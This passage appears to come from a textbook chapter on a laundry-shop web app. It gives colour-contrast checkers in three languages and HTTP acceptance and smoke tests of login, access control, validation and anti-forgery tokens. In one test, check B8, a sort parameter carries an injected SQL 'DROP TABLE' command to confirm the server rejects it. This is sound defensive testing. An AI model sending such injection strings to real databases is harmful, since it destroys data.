    // Relative luminance of an sRGB color such as #1f2937 (WCAG 2.2).
    public static double Luminance(string hex)
    {
        double Channel(int i)
        {
            double c = Convert.ToInt32(hex.Substring(1 + 2 * i, 2), 16) / 255.0;
            return c <= 0.04045 ? c / 12.92 : Math.Pow((c + 0.055) / 1.055, 2.4);
        }
        return 0.2126 * Channel(0) + 0.7152 * Channel(1) + 0.0722 * Channel(2);
    }

    public static double Ratio(string a, string b)
    {
        double la = Luminance(a), lb = Luminance(b);
        return (Math.Max(la, lb) + 0.05) / (Math.Min(la, lb) + 0.05);
    }

    public static void Run()
    {
        foreach (var (what, fg, bg) in Pairs)
        {
            double r = Ratio(fg, bg);
            Console.WriteLine($"{what,-28} {fg} on {bg}  {r,5:0.00}:1  {(r >= 4.5 ? "AA
pass" : "FAIL")}");
        }
    }
}
```

```
body text                    #1f2937 on #ffffff  14.68:1  AA pass
secondary text               #4b5563 on #ffffff   7.56:1  AA pass
secondary text on the page   #4b5563 on #f3f6fb   6.98:1  AA pass
link / button                #1d4ed8 on #ffffff   6.70:1  AA pass
brand name (teal)            #0f766e on #ffffff   5.47:1  AA pass
error text                   #b91c1c on #fef2f2   5.91:1  AA pass
message text                 #065f46 on #ecfdf5   7.29:1  AA pass
status: queued               #92400e on #fef3c7   6.37:1  AA pass
status: finished             #1e40af on #dbeafe   7.15:1  AA pass
status: departed             #166534 on #dcfce7   6.49:1  AA pass
tempting: light grey         #aaaaaa on #ffffff   2.32:1  FAIL
```

The Java version, **Listing 16.20**, and the Python version, **Listing 16.21**, compute the same formula and printed exactly the same eleven lines.

Listing 16.20 `P164Contrast.java`: the same check in Java.

```
// P164Contrast.java - Problem 16.4: the WCAG contrast ratio of every text color of
site.css.
// Compile and run: javac -d out P164Contrast.java && java -cp out P164Contrast
public class P164Contrast {
    static final String[][] PAIRS = {
        {"body text", "#1f2937", "#ffffff"}, {"secondary text", "#4b5563", "#ffffff"},
        {"secondary text on the page", "#4b5563", "#f3f6fb"}, {"link / button", "#1d4ed8",
"#ffffff"},
        {"brand name (teal)", "#0f766e", "#ffffff"}, {"error text", "#b91c1c", "#fef2f2"},
        {"message text", "#065f46", "#ecfdf5"}, {"status: queued", "#92400e", "#fef3c7"},
        {"status: finished", "#1e40af", "#dbeafe"}, {"status: departed", "#166534",
"#dcfce7"},
        {"tempting: light grey", "#aaaaaa", "#ffffff"},
    };

    /** Relative luminance of an sRGB color such as #1f2937 (WCAG 2.2). */
    static double luminance(String hex) {
        double[] w = {0.2126, 0.7152, 0.0722};
        double l = 0;
        for (int i = 0; i < 3; i++) {
            double c = Integer.parseInt(hex.substring(1 + 2 * i, 3 + 2 * i), 16) / 255.0;
            l += w[i] * (c <= 0.04045 ? c / 12.92 : Math.pow((c + 0.055) / 1.055, 2.4));
        }
        return l;
    }

    static double ratio(String a, String b) {
        double la = luminance(a), lb = luminance(b);
        return (Math.max(la, lb) + 0.05) / (Math.min(la, lb) + 0.05);
    }

    public static void main(String[] args) {
        for (String[] p : PAIRS) {
            double r = ratio(p[1], p[2]);
            System.out.printf(java.util.Locale.ROOT, "%-28s %s on %s  %5.2f:1  %s%n", p[0],
p[1], p[2], r, r >= 4.5 ? "AA pass" : "FAIL");
        }
    }
}
```

Listing 16.21 `p164_contrast.py`: the same check in Python.

```
# p164_contrast.py - Problem 16.4: the WCAG contrast ratio of every text color of site.css.
PAIRS = [("body text", "#1f2937", "#ffffff"), ("secondary text", "#4b5563", "#ffffff"),
         ("secondary text on the page", "#4b5563", "#f3f6fb"), ("link / button", "#1d4ed8",
"#ffffff"),
         ("brand name (teal)", "#0f766e", "#ffffff"), ("error text", "#b91c1c", "#fef2f2"),
         ("message text", "#065f46", "#ecfdf5"), ("status: queued", "#92400e", "#fef3c7"),
         ("status: finished", "#1e40af", "#dbeafe"), ("status: departed", "#166534",
"#dcfce7"),
         ("tempting: light grey", "#aaaaaa", "#ffffff")]


def luminance(hex_color):
    """Relative luminance of an sRGB color such as #1f2937 (WCAG 2.2)."""
    def channel(i):
        c = int(hex_color[1 + 2 * i:3 + 2 * i], 16) / 255
        return c / 12.92 if c <= 0.04045 else ((c + 0.055) / 1.055) ** 2.4
    return 0.2126 * channel(0) + 0.7152 * channel(1) + 0.0722 * channel(2)


def ratio(a, b):
    la, lb = luminance(a), luminance(b)
    return (max(la, lb) + 0.05) / (min(la, lb) + 0.05)


for what, fg, bg in PAIRS:
    r = ratio(fg, bg)
    print(f"{what:<28} {fg} on {bg}  {r:5.2f}:1  {'AA pass' if r >= 4.5 else 'FAIL'}")
```

The first line agrees with the hand computation. The label check is done by the screenshot script of Problem 16.5, which found no input without a label; `<label asp-for=...>` writes the `for` attribute by itself.

A tempting wrong solution. Light grey for hints, counts and footers: refined on a bright monitor, and 2.32 to 1 by the last line of the output, half of what WCAG asks. On a cheap phone in the sun that text is not there. The grey `--muted` of `site.css` passes at 7.56, because it was chosen with Equation (16.5).

> **CHECK YOURSELF.** The status chip "finished" is dark blue `#1e40af` on light blue `#dbeafe`, ratio 7.15. A designer proposes white text on a brighter blue, `#3b82f6`, for the buttons, because it is closer to the logo. Is it enough? (The luminance of `#3b82f6` is 0.2355.)
>
> *Answer.* Equation (16.5) with $L_1 = 1$ (white) and $L_2 = 0.2355$: $1.05/0.2855 = 3.68$. It fails AA for normal text (4.5), although it passes the lower threshold of 3 that WCAG allows for large text (at least 24 px, or 18.66 px bold). That is why `site.css` uses the darker `#1d4ed8` (ratio 6.70) for buttons.

16.4.5 Problem 16.5 — The evidence and the report

> **PROBLEM.** Write a report containing the database design (conceptual and physical data model), a list of features, screenshots, and a brief explanation of the website, feature by feature. For a team, state each member's job description, percentage share of the work and contributions.

In our own words. A report is evidence: a reader should see what the site does, check that it does it, and know who built what. Screenshots show a page once; a test anyone can re-run shows what the site does *now*.

Design. An *acceptance test* that plays several users over real HTTP and checks every feature and refusal; a short *smoke test* in the other languages; *screenshots* taken by a script, so they can be retaken after every change; then the report of **Table 16.4**.

The Python solution: the acceptance test. **Listing 16.22** plays a visitor who registers, a cashier, the owner in a second browser, and a stranger who posts without a token. It uses only the standard library, follows no redirect by itself, and before each `POST` fetches the form and sends back its hidden fields, carrying the anti-forgery token as a browser would.

Listing 16.22 `acceptance.py`: 37 checks of the Laundry Counter over real HTTP, runnable against any of the three servers.

```
# acceptance.py - the acceptance test of the Laundry Counter, over real HTTP (Problem
16.5).
# The same 37 checks run against the ASP.NET, the Java and the Python server:
#     python3 acceptance.py http://127.0.0.1:9601
# The server must run on a FRESH copy of the data, with the clock at 2026-09-30 21:00:00
# (run_acceptance.sh arranges both). Standard library only.
import html
import re
import sys
import urllib.error
import urllib.parse
import urllib.request
from http.cookiejar import CookieJar

BASE = sys.argv[1].rstrip("/") if len(sys.argv) > 1 else "http://127.0.0.1:9601"
results = []


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args, **kwargs):      # we want to SEE every redirect, not
follow it
        return None


class Browser:
    """One visitor: its own cookies, no automatic redirects."""

    def __init__(self):
        self.jar = CookieJar()
        self.open =
urllib.request.build_opener(urllib.request.HTTPCookieProcessor(self.jar),
NoRedirect()).open
        self.last_cookies = []

    def request(self, path, fields=None):
        data = urllib.parse.urlencode(fields).encode() if fields is not None else None
        try:
            r = self.open(urllib.request.Request(BASE + path, data=data), timeout=30)
            status, headers, body = r.status, r.headers, r.read()
        except urllib.error.HTTPError as e:             # 3xx, 4xx and 5xx arrive here
            status, headers, body = e.code, e.headers, e.read()
        self.last_cookies = headers.get_all("Set-Cookie") or []
        where = urllib.parse.urlparse(headers.get("Location", "")).path
        return status, where, body.decode("utf-8", "replace")

    def get(self, path):
        return self.request(path)
```

Listing 16.22 (Continued) *acceptance.py: 37 checks of the Laundry Counter over real HTTP, runnable against any of the three servers.*

```
    def post(self, path, fields, form_page=None):
        """POST the fields together with every hidden field (the tokens) of the form
page."""
        _, _, page = self.get(form_page or path)
        hidden =
dict(re.findall(r'<input[^>]*type="hidden"[^>]*name="([^"]+)"[^>]*value="([^"]*)"', page))

hidden.update(re.findall(r'<input[^>]*name="([^"]+)"[^>]*type="hidden"[^>]*value="([^"]*)"'
, page))
        hidden = {k: html.unescape(v) for k, v in hidden.items()}
        hidden.update(fields)
        return self.request(path, hidden)


def text(page):
    """What a person reads: tags removed, entities decoded, white space collapsed."""
    return re.sub(r"\s+", " ", html.unescape(re.sub(r"<[^>]+>", " ", page))).strip()


def first_id(page):
    m = re.search(r"<tbody>\s*<tr>\s*<td>([A-Z]\d{4})</td>", page)
    return m.group(1) if m else None


def recent(page):
    m = re.search(r'<p class="recent">(.*?)</p>', page, re.S)
    return re.findall(r"/bills/(B\d{4})", m.group(1)) if m else []


def check(code, what, ok, evidence=""):
    results.append(ok)
    print(f"{'PASS' if ok else 'FAIL'}  {code:<4} {what}" + ("" if ok else f"
[{evidence}]"))


# --- A. visitors and customers: registration, login, logout ------------------------------
------
v = Browser()
s, _, p = v.get("/")
check("A1", "the price list is public", s == 200 and "Wash, dry & fold (per kg)" in text(p)
and "Rp 8.000" in text(p))
s, where, _ = v.get("/customers")
check("A2", "a visitor asking for /customers is sent to /login", s == 302 and where ==
"/login", (s, where))
s, _, p = v.post("/login", {"Email": "kasir1@profitina-laundry.example", "Password":
"kasir#2026"})
s2, _, p2 = v.post("/login", {"Email": "nobody@example.com", "Password": "Kasir#2026"})
check("A3", "a wrong password and an unknown e-mail get the same answer",
      s == s2 == 200 and "Wrong e-mail or password." in text(p) and "Wrong e-mail or
password." in text(p2))
putri = {"Input.Name": "Putri Widyasari", "Input.Gender": "f", "Input.Place": "Surabaya",
         "Input.Birthdate": "2004-05-17", "Input.Address": "Jl. Keputih Tegal No. 7,
Sukolilo",
         "Input.Phone": "0812-0000-5501", "Input.Email": "putri.widyasari@example.com",
         "Password": "Cuci-Bersih-26", "Confirm": "Cuci-Bersih-26"}
s, _, p = v.post("/register", {**putri, "Confirm": "cuci-bersih-26"})
check("A4", "registration refuses two different passwords", s == 200 and "The two passwords
differ." in text(p))
```

Listing 16.22 (Continued) *acceptance.py: 37 checks of the Laundry Counter over real HTTP, runnable against any of the three servers.*

```
s, _, p = v.post("/register", {**putri, "Input.Phone": "12345"})
check("A5", "registration refuses a malformed phone number", s == 200 and "A phone looks
like 0812-0000-1234." in text(p))
s, where, _ = v.post("/register", putri)
_, _, p = v.get("/login")
check("A6", "a new customer registers and is sent to the login page",
      s == 302 and where == "/login" and "Account C0257 created. Please log in." in
text(p), (s, where))
s, where, _ = v.post("/login", {"Email": "PUTRI.WIDYASARI@example.com", "Password": "Cuci-
Bersih-26"})
_, _, p = v.get("/my-bills")
check("A7", "she logs in (e-mail in any case) and sees her own, empty, bill list",
      s == 302 and where == "/my-bills" and "You have no bills yet." in text(p), (s,
where))
s, where, _ = v.get("/customers")
check("A8", "a customer may not open the staff grid", s in (302, 403) and where in
("/denied", ""), (s, where))
s, where, _ = v.post("/logout", {}, form_page="/my-bills")
s2, where2, _ = v.get("/my-bills")
check("A9", "logging out ends the session", s == 302 and s2 == 302 and where2 == "/login",
(s, s2, where2))

# --- B. the cashier and the customer grid ----------------------------------------------
------
k = Browser()
s, where, _ = k.post("/login", {"Email": "kasir1@profitina-laundry.example", "Password":
"Kasir#2026"})
set_cookies = [c.lower() for c in k.last_cookies]
_, _, p = k.get("/customers")
check("B1", "the cashier logs in and lands on the grid",
      s == 302 and where == "/customers" and "Welcome, Dewi Lestari Putri." in text(p)
      and "257 customers, page 1 of 26." in text(p), (s, where))
check("B2", "every cookie set at login is HttpOnly and SameSite",
      len(set_cookies) > 0 and all("httponly" in c and "samesite=" in c for c in
set_cookies), set_cookies)
check("B3", "the first page is sorted by name", first_id(p) == "C0117", first_id(p))
_, _, p = k.get("/customers?sort=credit&dir=desc")
check("B4", "sorting by credit, highest first", first_id(p) == "C0029", first_id(p))
_, _, p = k.get("/customers?q=wijaya")
check("B5", "searching 'wijaya' finds 8 customers", "8 customers, page 1 of 1." in text(p))
_, _, p = k.get("/customers?q=" + urllib.parse.quote("Ma'ruf"))
check("B6", "searching a name with an apostrophe works", "6 customers, page 1 of 1." in
text(p))
_, _, p = k.get("/customers?p=99")
check("B7", "a page beyond the end shows the last page", "page 26 of 26." in text(p))
s, _, p = k.get("/customers?sort=" + urllib.parse.quote("name; DROP TABLE Customer"))
check("B8", "an unknown sort column falls back to name", s == 200 and first_id(p) ==
"C0117", (s, first_id(p)))
new = {"Input.Name": "Gupito Lelono", "Input.Gender": "m", "Input.Place": "Sidoarjo",
"Input.Birthdate": "1999-02-11",
       "Input.Address": "Jl. Rungkut Asri No. 12", "Input.Phone": "12345", "Input.Email":
"gupito.lelono@example.com"}
s, _, p = k.post("/customers/new", new)
check("B9", "a customer with a malformed phone is refused", s == 200 and "A phone looks
like 0812-0000-1234." in text(p))
s, _, _ = k.post("/customers/new", {**new, "Input.Phone": "0857-0000-3120"})
_, _, p = k.get("/customers?q=C0258")
check("B10", "a valid customer is added as C0258", s == 302 and "Customer C0258 added." in
text(p) and "Gupito Lelono" in text(p))
s, _, _ = k.post("/customers/C0258/edit", {**new, "Input.Phone": "0857-0000-3121",
"Credit": "5000000"})
_, _, p = k.get("/customers?q=C0258")
```

Listing 16.22 (Continued) *acceptance.py: 37 checks of the Laundry Counter over real HTTP, runnable against any of the three servers.*

```
check("B11", "a cashier's edit is saved, but a posted Credit is ignored",
      s == 302 and "0857-0000-3121" in text(p) and "Rp 0" in text(p) and "Rp 5.000.000" not
in text(p))
k.post("/customers/C0001/delete", {}, form_page="/customers")
_, _, p = k.get("/customers")
check("B12", "a customer who has bills cannot be deleted", "Customer C0001 has bills and
cannot be deleted." in text(p))
k.post("/customers/C0258/delete", {}, form_page="/customers")
_, _, p = k.get("/customers")
check("B13", "a customer without bills can be deleted", "Customer C0258 deleted." in
text(p) and "257 customers" in text(p))

# --- C. bills: validation, pricing, workflow, state -------------------------------------
------
bill = {"Input.CustomerId": "C0001", "Input.ServiceId": "S0001", "Input.Unit": "0",
"Input.Rack": "Z99"}
s, _, p = k.post("/bills/new", bill)
check("C1", "quantity 0 and rack Z99 are refused, each with its own message",
      s == 200 and "The quantity must be a whole number from 1 to 100." in text(p)
      and "A rack is A, B or C and a number 01 to 20, like A07." in text(p))
s, _, p = k.post("/bills/new", {**bill, "Input.CustomerId": "C9999", "Input.Unit": "5",
"Input.Rack": "A07"})
check("C2", "a bill for a customer who does not exist is refused", s == 200 and "There is
no customer C9999." in text(p))
s, where, _ = k.post("/bills/new", {**bill, "Input.Unit": "5", "Input.Rack": "a07"})
_, _, p = k.get("/bills/B2954")
check("C3", "a valid bill is priced by the server: 5 kg x Rp 8.000",
      s == 302 and where == "/bills/B2954" and "Bill B2954 created." in text(p)
      and "Charged Rp 40.000, paid Rp 0, balance Rp 40.000." in text(p) and "rack A07" in
text(p), (s, where))
flashes = []
for _ in range(3):
    k.post("/bills/B2954/advance", {}, form_page="/bills/B2954")
    flashes.append(re.search(r'<p class="flash"[^>]*>([^<]*)</p>',
k.get("/bills/B2954")[2]).group(1))
check("C4", "a bill moves queued -> finished -> departed, and no further",
      flashes == ["Bill B2954 is now finished.", "Bill B2954 is now departed.", "Bill B2954
cannot move forward."], flashes)
_, _, p = k.get("/bills/B0001")
check("C5", "the cashier's recently viewed bills, newest first", recent(p) == ["B0001",
"B2954"], recent(p))
s, _, _ = k.request("/customers/C0002/delete", {})
check("C6", "a form without its anti-forgery token is refused", s == 400, s)
s, where, _ = k.get("/services/S0001/edit")
s2, where2, _ = k.get("/reports/revenue")
check("C7", "a cashier may not edit prices or read the revenue report",
      s == s2 == 302 and where == where2 == "/denied", (s, where, s2, where2))
```

Listing 16.22 (Continued) *acceptance.py: 37 checks of the Laundry Counter over real HTTP, runnable against any of the three servers.*

```
# --- D. the owner, in a second browser ----------------------------------------------------
------
o = Browser()
o.post("/login", {"Email": "owner@profitina-laundry.example", "Password": "Owner#2026"})
_, _, p = o.get("/")
check("D1", "the owner's page shows his outlet's queue and no one else's recent bills",
      "Outlet O01: 9 bills in the queue, 23 ready for pickup." in text(p) and recent(p) ==
[], recent(p))
s1, _, p1 = o.post("/services/S0001/edit", {"Description": "Wash, dry & fold (per kg)",
"Price": "0"})
check("D2", "a price of 0 is refused", s1 == 200 and "A price is a whole number of rupiah
from 1 to 99999." in text(p1))
s, where, _ = o.post("/services/S0001/edit", {"Description": "Wash, dry & fold (per kg)",
"Price": "9000"})
_, _, p = o.get("/")
check("D3", "the owner raises S0001 to Rp 9.000", s == 302 and "Service S0001 now costs Rp
9.000." in text(p)
      and "Wash, dry & fold (per kg) Rp 9.000" in text(p))
_, _, p = o.get("/bills/B2954")
check("D4", "the bill written earlier keeps the price it was charged", "Charged Rp 40.000"
in text(p))
s, _, p = o.get("/reports/revenue?month=2026-09&p=3")
check("D5", "the revenue report: page 3 of 3, with a page total and the month total",
      s == 200 and "Page 3 of 3" in text(p)
      and "Page total Rp 1.880.000 Rp 949.000 Rp 1.846.000 Rp 4.675.000" in text(p) and
"Month total Rp 4.088.000 Rp 3.837.000 Rp 4.163.000 Rp 12.088.000" in text(p),
      re.findall(r"Month total[^<]*(?:<[^>]+>[^<]*){0,8}", p)[:1])
s, _, _ = o.get("/reports/revenue?month=2026-13")
check("D6", "a month that does not exist is refused", s == 400, s)
s, _, _ = o.get("/bills/B9999")
check("D7", "a bill that does not exist is 'not found'", s == 404, s)
s, where, _ = o.get("/my-bills")
check("D8", "staff may not open a customer's page", s in (302, 403) and where in
("/denied", ""), (s, where))

print(f"{sum(results)} of {len(results)} checks passed")
sys.exit(0 if all(results) else 1)
```

`tests/run_acceptance.sh aspnet` copies the data to a temporary folder, starts the ASP.NET server on it with the clock fixed at 2026-09-30 21:00:00, runs the test, and stops the server. It printed:

```
PASS  A1   the price list is public
PASS  A2   a visitor asking for /customers is sent to /login
PASS  A3   a wrong password and an unknown e-mail get the same answer
PASS  A4   registration refuses two different passwords
PASS  A5   registration refuses a malformed phone number
PASS  A6   a new customer registers and is sent to the login page
PASS  A7   she logs in (e-mail in any case) and sees her own, empty, bill list
PASS  A8   a customer may not open the staff grid
PASS  A9   logging out ends the session
PASS  B1   the cashier logs in and lands on the grid
PASS  B2   every cookie set at login is HttpOnly and SameSite
PASS  B3   the first page is sorted by name
PASS  B4   sorting by credit, highest first
PASS  B5   searching 'wijaya' finds 8 customers
PASS  B6   searching a name with an apostrophe works
PASS  B7   a page beyond the end shows the last page
PASS  B8   an unknown sort column falls back to name
PASS  B9   a customer with a malformed phone is refused
PASS  B10  a valid customer is added as C0258
PASS  B11  a cashier's edit is saved, but a posted Credit is ignored
PASS  B12  a customer who has bills cannot be deleted
PASS  B13  a customer without bills can be deleted
PASS  C1   quantity 0 and rack Z99 are refused, each with its own message
PASS  C2   a bill for a customer who does not exist is refused
PASS  C3   a valid bill is priced by the server: 5 kg x Rp 8.000
PASS  C4   a bill moves queued -> finished -> departed, and no further
PASS  C5   the cashier's recently viewed bills, newest first
PASS  C6   a form without its anti-forgery token is refused
PASS  C7   a cashier may not edit prices or read the revenue report
PASS  D1   the owner's page shows his outlet's queue and no one else's recent bills
PASS  D2   a price of 0 is refused
PASS  D3   the owner raises S0001 to Rp 9.000
PASS  D4   the bill written earlier keeps the price it was charged
PASS  D5   the revenue report: page 3 of 3, with a page total and the month total
PASS  D6   a month that does not exist is refused
PASS  D7   a bill that does not exist is 'not found'
PASS  D8   staff may not open a customer's page
37 of 37 checks passed
```

Pointed at the Java server, the Python server and the published build of Problem 16.6, the same script printed the same 37 lines, ending `37 of 37 checks passed`: the strongest sentence a report can contain, because anyone can check it.

The C# and Java solutions: smoke tests. **Listing 16.23** is a five-check version in C#, with `HttpClient`, a `CookieContainer` and `AllowAutoRedirect = false`; **Listing 16.24** is the same in Java with `java.net.http.HttpClient` and a `CookieManager`.

Listing 16.23 `P165Smoke.cs`: a smoke test over HTTP in C#.

```
// P165Smoke.cs - Problem 16.5: a smoke test over real HTTP, in C#. Start a server first,
then
//   dotnet run -- 16.5 http://127.0.0.1:9601        (works against the Java and Python
servers too)
using System.Net;
using System.Text.RegularExpressions;

namespace Problems;

public static class P165Smoke
{
    public static async Task Run(string baseUrl)
    {
        var handler = new HttpClientHandler { CookieContainer = new CookieContainer(),
AllowAutoRedirect = false };
        using var http = new HttpClient(handler) { BaseAddress = new Uri(baseUrl) };
        int passed = 0, total = 0;
        void Check(string what, bool ok)
        {
            total++;
            if (ok) passed++;
            Console.WriteLine($"{(ok ? "PASS" : "FAIL")}  {what}");
        }

        HttpResponseMessage r = await http.GetAsync("/");
        string html = WebUtility.HtmlDecode(await r.Content.ReadAsStringAsync());
        Check("the price list is public", r.StatusCode == HttpStatusCode.OK &&
html.Contains("Wash, dry & fold (per kg)"));

        r = await http.GetAsync("/customers");
        Check("a visitor is sent to the login page", r.StatusCode ==
HttpStatusCode.Redirect
              && r.Headers.Location!.OriginalString.Contains("/login"));

        // Log in as a cashier: fetch the form first, because it carries the anti-forgery
token.
        string form = await http.GetStringAsync("/login");
        var fields = Hidden(form);
        fields["Email"] = "kasir1@profitina-laundry.example";
        fields["Password"] = "Kasir#2026";
        r = await http.PostAsync("/login", new FormUrlEncodedContent(fields));
        Check("the cashier logs in", r.StatusCode == HttpStatusCode.Redirect);

        html = WebUtility.HtmlDecode(await
http.GetStringAsync("/customers?sort=credit&dir=desc"));
        Check("the grid is sorted by credit, highest first", Regex.IsMatch(html,
@"<td>C0029</td>\s*<td>Rafi Gilang Santoso</td>"));

        r = await http.PostAsync("/customers/C0001/delete", new FormUrlEncodedContent(new
Dictionary<string, string>()));
        Check("a form without its token is refused", r.StatusCode ==
HttpStatusCode.BadRequest);

        Console.WriteLine($"{passed} of {total} checks passed");
    }
```

Listing 16.23 (Continued) *P165Smoke.cs: a smoke test over HTTP in C#.*

```
    // Every <input type="hidden" name=... value=...> of a page: the tokens a form must
send back.
    private static Dictionary<string, string> Hidden(string html) =>
        Regex.Matches(html, "<input[^>]*type=\"hidden\"[^>]*>")
            .Select(m => (Name: Regex.Match(m.Value, "name=\"([^\"]*)\"").Groups[1].Value,
                          Value: Regex.Match(m.Value,
"value=\"([^\"]*)\"").Groups[1].Value))
            .Where(f => f.Name.Length > 0)
            .GroupBy(f => f.Name).ToDictionary(g => g.Key, g =>
WebUtility.HtmlDecode(g.First().Value));
}
```

Listing 16.24 `P165Smoke.java`: the same smoke test in Java.

```
// P165Smoke.java - Problem 16.5: a smoke test over real HTTP, in Java. Start a server
first, then
//   javac -d out P165Smoke.java && java -cp out P165Smoke http://127.0.0.1:9603
import java.net.CookieManager;
import java.net.URI;
import java.net.URLEncoder;
import java.net.http.HttpClient;
import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.util.LinkedHashMap;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;
import java.util.stream.Collectors;

public class P165Smoke {
    static String base;
    static HttpClient http = HttpClient.newBuilder().cookieHandler(new CookieManager())
            .followRedirects(HttpClient.Redirect.NEVER).build();
    static int passed = 0, total = 0;

    public static void main(String[] args) throws Exception {
        base = args.length > 0 ? args[0] : "http://127.0.0.1:9603";
        HttpResponse<String> r = get("/");
        check("the price list is public", r.statusCode() == 200 && r.body().contains("Wash,
dry &amp; fold (per kg)"));
        r = get("/customers");
        check("a visitor is sent to the login page", r.statusCode() == 302
              && r.headers().firstValue("Location").orElse("").contains("/login"));

        // Log in as a cashier: fetch the form first, because it carries the anti-forgery
token.
        Map<String, String> fields = hidden(get("/login").body());
        fields.put("Email", "kasir1@profitina-laundry.example");
        fields.put("Password", "Kasir#2026");
        check("the cashier logs in", post("/login", fields).statusCode() == 302);

        String grid = get("/customers?sort=credit&dir=desc").body();
        check("the grid is sorted by credit, highest first",
              Pattern.compile("<td>C0029</td>\\s*<td>Rafi Gilang
Santoso</td>").matcher(grid).find());
        check("a form without its token is refused", post("/customers/C0001/delete",
Map.of()).statusCode() == 400);
        System.out.println(passed + " of " + total + " checks passed");
    }
```

Listing 16.24 (Continued) *P165Smoke.java: the same smoke test in Java.*

```
    static void check(String what, boolean ok) {
        total++;
        if (ok) passed++;
        System.out.println((ok ? "PASS" : "FAIL") + "  " + what);
    }

    static HttpResponse<String> get(String path) throws Exception {
        return http.send(HttpRequest.newBuilder(URI.create(base + path)).build(),
HttpResponse.BodyHandlers.ofString());
    }

    static HttpResponse<String> post(String path, Map<String, String> fields) throws
Exception {
        String body = fields.entrySet().stream()
                .map(e -> URLEncoder.encode(e.getKey(), StandardCharsets.UTF_8) + "=" +
URLEncoder.encode(e.getValue(), StandardCharsets.UTF_8))
                .collect(Collectors.joining("&"));
        HttpRequest req = HttpRequest.newBuilder(URI.create(base + path))
                .header("Content-Type", "application/x-www-form-urlencoded")
                .POST(HttpRequest.BodyPublishers.ofString(body)).build();
        return http.send(req, HttpResponse.BodyHandlers.ofString());
    }

    // Every <input type="hidden" name=... value=...> of a page: the tokens a form must
send back.
    static Map<String, String> hidden(String html) {
        Map<String, String> f = new LinkedHashMap<>();
        Matcher m = Pattern.compile("<input[^>]*type=\"hidden\"[^>]*>").matcher(html);
        while (m.find()) {
            Matcher n = Pattern.compile("name=\"([^\"]*)\"").matcher(m.group());
            Matcher v = Pattern.compile("value=\"([^\"]*)\"").matcher(m.group());
            if (n.find() && v.find()) f.putIfAbsent(n.group(1), v.group(1).replace("&amp;",
"&"));
        }
        return f;
    }
}
```

Each was run against all three servers, six runs in all, and each run printed:

```
PASS  the price list is public
PASS  a visitor is sent to the login page
PASS  the cashier logs in
PASS  the grid is sorted by credit, highest first
PASS  a form without its token is refused
5 of 5 checks passed
```

Screenshots, by script. `tests/screens.py` drives Chromium with Playwright [12]: it logs in, opens each page, saves a screenshot and asks for inputs without labels:

```
login        /login                                  fields without a label: none
grid         /customers?sort=credit&dir=desc         fields without a label: none
bill_errors  /bills/new?customer=C0001               fields without a label: none
bill         /bills/B2940                            fields without a label: none
revenue      /reports/revenue?month=2026-09&p=3      fields without a label: none
phone        /customers                              fields without a label: none
```

and wrote the images used in this chapter: **Figure 16.6**, **Figure 16.4**, **Figure 16.5**, **Figure 16.10**, **Figure 16.7** and **Figure 16.9**.




Figure 16.6 The login page. The same message answers a wrong e-mail and a wrong password.




Figure 16.7 One bill (feature F7): customer, service, rack, status with its times, and the amounts of Equation (16.1) and Equation (16.2).

